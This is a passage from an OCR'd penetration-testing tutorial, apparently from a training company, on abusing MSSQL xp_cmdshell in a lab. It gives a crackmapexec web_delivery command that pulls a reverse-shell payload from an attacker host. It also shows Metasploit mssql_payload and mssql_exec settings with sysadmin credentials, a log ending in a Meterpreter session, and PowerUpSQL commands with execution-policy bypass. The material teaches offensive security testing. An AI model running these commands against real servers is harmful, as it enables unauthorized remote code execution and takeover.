After running the exploit, it can be noticed that a URL is generated at which the file is available. This URL can be passed in **crackmapexec** tool to execute the reverse shell. The URL at which the payload is available is http://192.168.31.141:8080/TrBYNRKFCChZSz

```
crackmapexec mssql 192.168.31.126 -u "raj" -p "Password@1" -M web_delivery -o
URL=http://192.168.31.141:8080/TrBYNRKFCChZSz
```

Observe that once the URL is accessed using the web delivery module of crackmapexec, the meterpreter session is obtained.



Another method is to use the **mssql_payload** exploit in the metasploit. After this exploit is executed it will open a meterpreter session. Following are the commands which will be used in this module.

```
use exploit/windows/mssql/mssql_payload
set rhost 192.168.31.126
set database master
set username sa
set password Password@123
run
```

```
msf6 > use exploit/windows/mssql/mssql_payload
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/mssql/mssql_payload) > set rhost 192.168.31.126
rhost => 192.168.31.126
msf6 exploit(windows/mssql/mssql_payload) > set database master
database => master
msf6 exploit(windows/mssql/mssql_payload) > set username sa
username => sa
msf6 exploit(windows/mssql/mssql_payload) > set password Password@123
password => Password@123
msf6 exploit(windows/mssql/mssql_payload) > run

[*] Started reverse TCP handler on 192.168.31.141:4444
[*] 192.168.31.126:1433 - The server may have xp_cmdshell disabled, trying to enable it
[*] 192.168.31.126:1433 - Command Stager progress -   1.47% done (1499/102246 bytes)
[*] 192.168.31.126:1433 - Command Stager progress -   2.93% done (2998/102246 bytes)
[*] 192.168.31.126:1433 - Command Stager progress -   4.40% done (4497/102246 bytes)
[*] 192.168.31.126:1433 - Command Stager progress -   5.86% done (5996/102246 bytes)
[*] 192.168.31.126:1433 - Command Stager progress -   7.33% done (7495/102246 bytes)
[*] 192.168.31.126:1433 - Command Stager progress -   8.80% done (8994/102246 bytes)
[*] 192.168.31.126:1433 - Command Stager progress -  10.26% done (10493/102246 bytes)
[*] 192.168.31.126:1433 - Command Stager progress -  11.73% done (11992/102246 bytes)
[*] 192.168.31.126:1433 - Command Stager progress -  13.19% done (13491/102246 bytes)
[*] 192.168.31.126:1433 - Command Stager progress -  14.66% done (14990/102246 bytes)
[*] 192.168.31.126:1433 - Command Stager progress -  16.13% done (16489/102246 bytes)
[*] 192.168.31.126:1433 - Command Stager progress -  17.59% done (17988/102246 bytes)
[*] 192.168.31.126:1433 - Command Stager progress -  19.06% done (19487/102246 bytes)
[*] 192.168.31.126:1433 - Command Stager progress -  20.53% done (20986/102246 bytes)
[*] 192.168.31.126:1433 - Command Stager progress -  21.99% done (22485/102246 bytes)
[*] 192.168.31.126:1433 - Command Stager progress -  23.46% done (23984/102246 bytes)
[*] 192.168.31.126:1433 - Command Stager progress -  24.92% done (25483/102246 bytes)
[*] 192.168.31.126:1433 - Command Stager progress -  26.39% done (26982/102246 bytes)
[*] 192.168.31.126:1433 - Command Stager progress -  27.86% done (28481/102246 bytes)
[*] 192.168.31.126:1433 - Command Stager progress -  29.32% done (29980/102246 bytes)
```

Observe that once the exploit is executed the meterpreter session is obtained.


```
[*] 192.168.31.126:1433 - Command Stager progress -  92.36% done (94
[*] 192.168.31.126:1433 - Command Stager progress -  93.83% done (95
[*] 192.168.31.126:1433 - Command Stager progress -  95.29% done (97
[*] 192.168.31.126:1433 - Command Stager progress -  96.76% done (98
[*] 192.168.31.126:1433 - Command Stager progress -  98.19% done (10
[*] 192.168.31.126:1433 - Command Stager progress -  99.59% done (10
[*] Sending stage (176198 bytes) to 192.168.31.126
[*] 192.168.31.126:1433 - Command Stager progress - 100.00% done (10
[*] Meterpreter session 1 opened (192.168.31.141:4444 → 192.168.31.

meterpreter > sysinfo
Computer        : WIN-JE6KIAEEJ09
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
```

One more method is to use the **mssql_exec** exploit in metasploit. This requires the attacker to give the commands explicitly and the output is obtained once the connection is established.

Following are the commands to use this exploit:

```
use auxiliary/admin/mssql/mssql_exec
set rhost 192.168.31.126
set database master
set username sa
set password Password@123
set cmd "ipconfig"
run
```



Command execution using PowerUPSQL


PowerUpSQL is a PowerShell toolkit created to help penetration testers and security experts audit and evaluate the security of SQL Server instances. It offers a variety of functions for discovering, enumerating, and exploiting SQL Server

instances within a network. The script can be downloaded from here: https://github.com/NetSPI/PowerUpSQL

This module checks for the user privileges that whether the user is **sysadmin** or not and then checks for the **xp_cmdshell** if it is enabled or not. If these configurations are satisfied, then the module returns with the output of the command.

Following are the commands which can be used in the powershell of the target system after getting the initial shell.

```
powershell
powershell -ep bypass
Import-Module .\PowerUpSQL.ps1
Invoke-SQLOSCmd -Username sa -Password Password@123 -Instance WIN-
JE6KIAEEJ09\SQLEXPRESS -Command whoami -Verbose
```



Conclusion

We can conclude that the xp_cmdshell is a very useful configuration provided by the Microsoft for the MSSQL server. However, its misconfiguration can lead to execution of system level commands. Organizations must make sure that they are not disclosing the sysadmin credentials in any form because if the credentials are compromised it may lead to enabling the xp_cmdshell to allow execution of remote commands.


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux